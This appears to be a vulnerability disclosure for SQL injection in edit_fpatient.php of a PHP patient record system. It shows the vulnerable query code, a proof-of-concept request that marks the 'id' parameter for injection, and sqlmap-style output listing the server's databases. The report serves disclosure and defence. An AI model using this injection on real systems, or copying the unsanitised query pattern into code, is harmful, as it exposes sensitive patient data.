

# patient-record-management-system-in-php has sql injection in edit\_fpatient.php

## supplier

[https://code-projects.org/patient-record-management-system-in-php-with-source-code/#google\\_vignette](https://code-projects.org/patient-record-management-system-in-php-with-source-code/#google_vignette)

## Vulnerability parameter


edit\_fpatient.php

## describe

An unrestricted SQL injection attack exists in patient-record-management-system-in-php in edit\_fpatient.php. The parameters that can be controlled are as follows: \$id. This function executes the id parameter into the SQL statement without any restrictions. A malicious attacker could exploit this vulnerability to obtain sensitive information in the server database.

### Code analysis

When the value of \$id parameter is obtained in fpatient.php, it will be concatenated into SQL statements and executed, which has a SQL injection vulnerability.



```
edit_fpatient.php
8  <html lang = "en">
39  <div class = "well">
40      <div class = "panel panel-warning">
41          <div class = "panel-heading">
42              <center><label>FECALYSIS</label></center>
43          </div>
44      </div>
45      <div id = "p_fdental" class = "panel panel-success">
46          <div class = "panel-heading">
47              <label>PATIENT INFORMATION</label>
48              <a style = "float:right; margin-top:-4px;" href = "fecalysis.php" class = "btn btn-i
49          </div>
50          <?php
51              $_GET['id'];
52              $_GET['lastname'];
53              $conn = new mysqli(hostname: "localhost", username: "root", password: "", database:
54              $query = $conn->query(query: "SELECT * FROM `itr` WHERE `itr_no` = '$_GET[id]' && `l
55              $fetch = $query->fetch_array();
56          ?>
57          <div class = "panel-body">
58              <form id = "form_dental" action = "edit_patient.php?id=<?php echo $fetch['itr_no']?>
59                  <div style = "float:right;" class = "form-inline">
60                      <label for family no>Family no:</label>
```

## POC

```
GET /edit_fpatient.php.php?id=1* HTTP/1.1
Host: healthcarepatientrecordmanagementsystem
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101
Firefox/136.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Connection: close
Cookie: PHPSESSID=apub8ggoc8777fmi1n9sbu6ca1
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

## Result

```
available databases [41]:
[*] `security`
[*] bloodbank
[*] challenges
[*] cltphp_show
[*] crud
[*] dedecmsv57utf8_115
[*] dedecmsv57utf8sp2
[*] dvwa
[*] easyweb
[*] ecms
[*] ecms4
[*] empirecms
[*] farmacia
[*] fastadmin
[*] forcms
[*] healthcare
[*] hostel
[*] imperial_college
[*] information_schema
[*] mysql
[*] ofcms
[*] online_health_care
[*] owlphin
[*] performance_schema
[*] project
[*] rockxinhu
[*] ry
[*] seacms
[*] sec_sql
```